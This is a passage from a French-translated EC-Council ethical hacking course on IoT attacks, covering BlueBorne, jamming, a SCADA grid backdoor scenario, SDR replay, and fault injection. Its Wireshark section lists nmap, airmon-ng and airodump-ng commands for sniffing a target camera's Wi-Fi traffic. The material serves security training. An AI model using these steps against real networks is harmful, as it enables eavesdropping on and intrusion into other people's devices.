


Figure 10.7 : Illustration d'une attaque par code tournant


BlueBorne Attack



A BlueBorne attack is performed on **Bluetooth connections to gain access** and take full control of the target device



After gaining access to a device, the attacker can penetrate any corporate network using that device to **steal critical information** about the organization and **spread malware** to nearby devices



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque BlueBorne

Une attaque BlueBorne est réalisée sur des connexions Bluetooth pour accéder à l'équipement cible et en prendre le contrôle total. Les attaquants se connectent aux équipements à proximité de la cible et exploitent les vulnérabilités du protocole Bluetooth pour les compromettre. BlueBorne est un ensemble de diverses techniques basées sur les vulnérabilités connues du protocole Bluetooth. Cette attaque peut être réalisée sur plusieurs objets connectés, y compris ceux qui exécutent des systèmes d'exploitation tels qu'Android, Linux, Windows et les anciennes versions d'iOS. Dans tous les systèmes d'exploitation, le processus Bluetooth dispose de priviléges élevés. Après avoir obtenu l'accès à un équipement, un attaquant peut pénétrer dans n'importe quel réseau d'entreprise en utilisant cet équipement pour voler des informations critiques de l'organisation et diffuser des logiciels malveillants sur les équipements à proximité.

BlueBorne est compatible avec toutes les versions de logiciels et ne nécessite aucune interaction, condition préalable ou configuration de la part de l'utilisateur, à part l'activation de Bluetooth. Cette attaque établit une connexion avec l'équipement Bluetooth ciblé sans même s'associer avec l'appareil. En utilisant cette attaque, un pirate informatique peut repérer des équipements Bluetooth, même s'ils ne sont pas en mode détectable. Une fois que l'attaquant a identifié un équipement à proximité, il essaie d'extraire l'adresse MAC et les informations du système d'exploitation afin de poursuivre l'exploitation du système d'exploitation cible. Sur la base des vulnérabilités présentes dans le protocole Bluetooth, les attaquants peuvent même effectuer des exécutions de code à distance et des attaques man-in-the-middle sur l'équipement ciblé. Cette attaque peut être réalisée sur divers objets connectés, tels que des téléviseurs intelligents, des téléphones, des montres, des systèmes audio de voiture, des imprimantes, etc.

Étapes pour réaliser l'attaque BlueBorne :

- L'attaquant repère les équipements Bluetooth actifs autour de lui ; tous les équipements Bluetooth peuvent être localisés même s'ils ne sont pas en mode détectable.
- Après avoir localisé un équipement proche, l'attaquant obtient l'adresse MAC de l'équipement.
- L'attaquant envoie ensuite des requêtes continues à l'équipement cible pour déterminer le système d'exploitation.
- Après avoir identifié le système d'exploitation, l'attaquant exploite les vulnérabilités du protocole Bluetooth pour accéder à l'équipement cible.
- L'attaquant peut alors exécuter un code à distance ou une attaque de type "man-in-the-middle" et prendre le contrôle total de l'équipement.




Figure 10.8 : Illustration d'une attaque BlueBorne

Jamming Attack

Jamming is a type of attack in which the **communications between wireless IoT devices are jammed** so that they can be compromised

An attacker transmits **radio signals randomly** with the same frequency as the sensor nodes for communication

As a result, the network gets jammed, which **disables the endpoints from sending or receiving** any messages

Attacker sending jamming signals with the same frequency

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque par brouillage

Ce type d'attaque consiste à brouiller les communications entre les objets connectés en Wifi dans le but de les compromettre. Au cours de cette attaque, un volume massif de trafic malveillant est envoyé, ce qui aboutit à une attaque DoS pour les utilisateurs autorisés, obstruant ainsi le trafic légitime et rendant les points d'extrémité incapables de communiquer entre eux. Tous les équipements sans fil et le réseau sans fil sont exposés à cette attaque.

Les attaquants utilisent des types d'équipements spéciaux et transmettent des signaux radio de manière aléatoire à la fréquence à laquelle le dispositif cible communique. Les signaux ou le trafic générés par l'équipement de brouillage apparaissent comme du bruit aux appareils sans fil, ce qui les pousse à suspendre leurs transmissions jusqu'à ce que le bruit s'estompe. Il en résulte une attaque DoS qui brouille le réseau, et les équipements sont incapables d'envoyer ou de recevoir des données.





Figure 10.9 : Illustration d'une attaque par brouillage



Piratage des équipements industriels et du réseau électrique intelligent : Accès à distance à l'aide d'une porte dérobée

Les attaquants recueillent des informations de base sur l'organisation cible en utilisant diverses techniques d'ingénierie sociale. Après avoir obtenu des informations telles que les identifiants de messagerie des employés, un attaquant envoie des courriers électroniques d'hameçonnage aux employés avec une pièce jointe malveillante (par exemple, un document Word). Lorsqu'un collaborateur de l'organisation ciblée ouvre le courrier électronique et clique sur la pièce jointe, une porte dérobée est automatiquement installée sur le système ciblé. En utilisant cette porte dérobée, l'attaquant accède au réseau privé de l'organisation. Prenons l'exemple d'une attaque contre un réseau électrique. Dans ce type d'attaque, après avoir accédé au réseau privé, un pirate peut accéder au réseau SCADA (Supervisory Control and Data Acquisition) qui contrôle le réseau. Après avoir accédé au réseau SCADA, l'attaquant remplace le micrologiciel d'origine par un micrologiciel malveillant afin de traiter les commandes envoyées par l'attaquant. Enfin, l'attaquant peut désactiver l'alimentation électrique d'un endroit particulier en envoyant des commandes malveillantes aux systèmes de contrôle des sous-stations à partir du réseau SCADA.




Figure 10.10 : Piratage d'un réseau électrique à distance

SDR-Based Attacks on IoT



The attacker uses software defined radio (SDR) to **examine the communication signals in the IoT network** and **sends spam content** or texts to the interconnected devices



Replay Attack

- The attacker obtains the **specific frequency** used for sharing information between connected devices and captures the original data when a command is initiated by these devices
- The attacker segregates the command sequence and injects it into the IoT network



Cryptanalysis Attack

- The attacker uses the same procedure as that followed in a replay attack, along with reverse engineering of the protocol to capture the **original signal**
- The attacker must be skilled in cryptography, communication theory, and modulation schemes to perform this attack



Reconnaissance Attack

- The attacker obtains information about the target device from the device's specifications
- The attacker then uses a multimeter to **investigate the chipset** and mark some identifications such as ground pins to discover the product ID and other information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaques de l'IoT par radio logicielle

La radio logicielle (Software-defined Radio ou SDR) est une technique permettant de générer des communications radio et de mettre en œuvre le traitement des signaux à l'aide d'un logiciel (ou d'un micrologiciel), au lieu de la méthode habituelle qui consiste à utiliser du matériel. Grâce à ce système de radiocommunication logicielle, un attaquant peut examiner les signaux de communication dans les réseaux IoT et envoyer des contenus ou des messages indésirables aux équipements connectés. Le système SDR peut également modifier la transmission et la réception des signaux entre les équipements, en fonction de leurs implémentations logicielles. L'attaque peut être réalisée sur les modes de transmission full-duplex (communication bidirectionnelle) et half-duplex (communication unidirectionnelle).

Exemples d'attaques basées sur la radio logicielle réalisées par des pirates informatiques pour pénétrer dans un environnement IoT :

▪ Attaque par relecture

Il s'agit de la principale attaque décrite dans les menaces IoT, dans laquelle les attaquants peuvent capturer la séquence de commande des équipements connectés et l'utiliser pour une retransmission ultérieure.

Un attaquant peut effectuer les étapes suivantes pour lancer une attaque par relecture :

- L'attaquant cible la fréquence spécifiée qui est nécessaire pour échanger des informations entre les équipements.
- Après avoir obtenu la fréquence, l'attaquant peut capturer les données originales lorsque les commandes sont lancées par les équipements connectés.

- Une fois les données originales collectées, le pirate utilise des outils gratuits tels que URH (Universal Radio Hacker) pour isoler la séquence de commandes.
 - L'attaquant injecte ensuite la séquence de commandes séparées sur la même fréquence dans le réseau IoT, qui rejoue les commandes ou les signaux capturés des équipements.
- **Attaque par cryptanalyse**

Une attaque par cryptanalyse est un autre type d'attaque importante sur les objets connectés. Dans cette attaque, la procédure utilisée par le pirate informatique est la même que dans une attaque par relecture, mais avec une étape supplémentaire, qui consiste à faire de la rétro-ingénierie du protocole pour obtenir le signal original. Pour accomplir cette tâche, l'attaquant doit avoir des compétences en cryptographie, en théorie des communications et en schéma de modulation (pour éliminer les bruits du signal). En pratique, cette attaque n'est pas aussi facile à réaliser qu'une attaque par relecture, mais l'attaquant peut tenter de compromettre la sécurité en utilisant divers outils et procédures.

- **Attaque par reconnaissance**

Il s'agit d'un prolongement de l'attaque par cryptanalyse. Dans cette attaque, des informations peuvent être obtenues à partir des caractéristiques de l'équipement. Tous les objets connectés qui fonctionnent grâce à des signaux RF doivent être certifiés par l'autorité de leur pays, qui publie ensuite officiellement un rapport d'analyse de l'équipement. Les fabricants empêchent généralement ce type de recherche en masquant toute marque d'identification dans le chipset. Par conséquent, l'attaquant utilise des appareils de mesure pour examiner le chipset et relever certaines caractéristiques, comme les broches de terre, afin de découvrir la référence du produit et de la comparer au rapport publié.

Fault Injection Attacks

- Fault injection attacks, also known as **Perturbation attacks**, occur when a perpetrator injects any faulty or malicious program into the system to compromise the system security

Types of Fault Injection Attacks



Optical, Electro Magnetic Fault Injection (EMFI), Body Bias Injection (BBI)

Attackers inject faults into the device by using projecting lasers and electromagnetic pulses



Power/Clock/Reset Glitching

Attackers inject faults or glitches into the power supply and clock network of the chip



Frequency/Voltage Tampering

Attackers tamper with the operating conditions, modify the level of the power supply and/or alter the clock frequency of the chip



Temperature Attacks

Attackers alter the temperature for operating the chip, affecting the whole operating environment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaques par injection d'erreurs

Les attaques par injection d'erreurs, également appelées attaques par perturbation, se produisent lorsqu'un attaquant injecte un programme défectueux ou malveillant dans un système afin d'en compromettre la sécurité. Ces programmes défectueux peuvent être induits à l'aide de diverses techniques d'attaque. Les attaques par injection d'erreurs peuvent être à la fois de nature invasive ou non invasive.

Dans les attaques non invasives, l'attaquant doit être disponible très près de la puce pour altérer le programme ou les données d'origine et recueillir des informations sensibles. Dans une attaque invasive, la surface de la puce doit être visible par l'attaquant et peut être exploitée physiquement.

Les différents types d'attaques par injection d'erreurs sont décrits ci-dessous :

- **Optique, injection d'anomalies électromagnétique (Electronic Fault Injection ou EMFI), injection de biais de boîtier (Body Bias Injection ou BBI)**

L'objectif principal de ces attaques est d'injecter des perturbations dans les équipements en projetant des lasers et des impulsions électromagnétiques qui sont utilisés dans des blocs analogiques tels que les générateurs de nombres aléatoires (RNG) et pour appliquer des impulsions à haute tension. Ces failles sont ensuite utilisées par les attaquants pour compromettre la sécurité du système.

- **Perturbation de l'alimentation, de l'horloge et du reset**

Ces types d'attaques se produisent lorsque des perturbations ou des parasites sont injectés dans l'alimentation électrique et peuvent être utilisés pour une exécution à distance, provoquant également une omission d'instructions clefs. Des défauts peuvent

également être injectés dans le réseau d'horloge utilisé pour délivrer un signal synchronisé à travers la puce.

- **Altération de la fréquence/tension**

Dans ces attaques, les pirates informatiques tentent d'altérer les conditions de fonctionnement d'une puce. Ils peuvent également modifier le niveau de l'alimentation électrique et altérer la fréquence d'horloge de la puce. L'intention des attaquants est d'introduire un comportement anormal dans la puce afin de compromettre la sécurité de l'équipement.

- **Attaques par la température**

Les attaquants modifient la température de fonctionnement de la puce, changeant ainsi tout l'environnement de fonctionnement. Cette attaque peut être utilisée dans des conditions non nominales.

Après avoir injecté des perturbations à l'aide de diverses techniques, les attaquants peuvent exploiter le comportement défectueux de l'équipement pour lancer diverses attaques visant à voler des informations sensibles ou à interrompre le fonctionnement normal de l'équipement.

Capturing and Analyzing IoT Traffic using Wireshark

- 01 Run Nmap to identify IoT devices using insecure HTTP ports
`nmap -p 80,81,8080,8081 <Target IP address range>`
- 02 Run `ifconfig` to identify your wireless card, here `wlan0`
- 03 Run `Airmon-ng` to put the wireless card in monitor mode
`airmon-ng start wlan0`
- 04 Run `Airodump-ng` to scan all the nearby wireless networks
`airodump-ng start wlan0mon`
- 05 Discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark
- 06 Next, setup your wireless card to listen to the traffic on the same channel using `Airmon-ng`
`airmon-ng start wlan0mon 11`
- 07 Launch Wireshark and double-click the interface that was kept in monitor mode, here `wlan0mon` and start capturing the traffic

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Capture et analyse du trafic IoT à l'aide de Wireshark

De nombreux objets connectés, tels que les caméras de sécurité, sont dotés d'un site Web permettant de les contrôler ou de les configurer à distance. Ces sites Web mettent généralement en œuvre le protocole HTTP non sécurisé au lieu de HTTPS, et sont vulnérables à diverses attaques. Si les caméras utilisent les informations d'identification par défaut, un attaquant peut facilement intercepter tout le trafic circulant entre la caméra et l'application Web, puis accéder à la caméra elle-même. Les attaquants peuvent utiliser des outils tels que Wireshark pour intercepter ce trafic et déchiffrer la clé Wi-Fi du réseau cible.

Voici les étapes utilisées par les attaquants pour écouter le trafic sans fil d'une caméra Web :

- Exécuter Nmap pour identifier les équipements connectés qui utilisent des ports HTTP non sécurisés pour transmettre des données :
nmap -p 80,81,8080,8081 <Plage d'adresses IP cible>
- Configurer sa carte réseau sans fil en mode moniteur et identifier le canal utilisé par le routeur cible pour la diffusion. Pour cela, exécuter `ifconfig` pour identifier sa carte sans fil, ici : `wlan0`
- Exécuter Airmon-ng pour mettre sa carte Wi-Fi en mode moniteur :
airmon-ng start wlan0
- Exécuter ensuite Airodump-ng pour scanner tous les réseaux sans fil à proximité :
airodump-ng start wlan0mon
- Repérer le réseau sans fil cible et noter le canal correspondant pour capturer et analyser le trafic à l'aide de Wireshark.

- Configurer sa carte Wi-Fi pour écouter le trafic sur le même canal. Par exemple, si le canal du réseau ciblé est 11, exécuter Airmon-ng pour que sa carte sans fil écoute sur le canal 11 :

airmon-ng start wlan0mon 11

- Lancer Wireshark et double-cliquer sur l'interface qui a été placée en mode surveillance, ici wlan0mon, et commencer à capturer le trafic.

Après avoir capturé le trafic, les attaquants peuvent analyser et décrypter les clefs WEP et WPA à l'aide de Wireshark et peuvent pirater l'objet connecté ciblé pour récupérer des informations sensibles.




Figure 10.11 : Wireshark

IoT Attack Tools

Firmalyzer

 Firmalyzer enables device vendors and security professionals to perform an **automated security assessment** on software that powers IoT devices (firmware) to **identify configuration and application vulnerabilities**



<https://firmalyzer.com>

 **RIoT Vulnerability Scanner**
<https://www.beyondtrust.com>

 **Foren6**
<https://cetic.github.io>

 **IoT Inspector**
<https://www.iot-inspector.com>

 **RFCrack**
<https://github.com>

 **HackRF One**
<https://greatscottgadgets.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils d'attaque de l'IoT

Voici quelques-uns des outils d'attaque de l'IoT utilisés par les pirates informatiques pour exploiter les objets connectés et les réseaux d'IoT, et réaliser diverses attaques telles que des attaques DDoS, des attaques par brouillage et des attaques BlueBorne.

- **Firmalyzer**

Source : <https://firmalyzer.com>

Firmalyzer permet aux vendeurs de matériel et aux professionnels de la sécurité d'effectuer une évaluation automatisée de la sécurité du logiciel qui fait fonctionner les objets connectés (firmware) afin d'identifier les vulnérabilités de configuration et d'application. Cet outil informe les utilisateurs des vulnérabilités découvertes et les aide à les corriger.


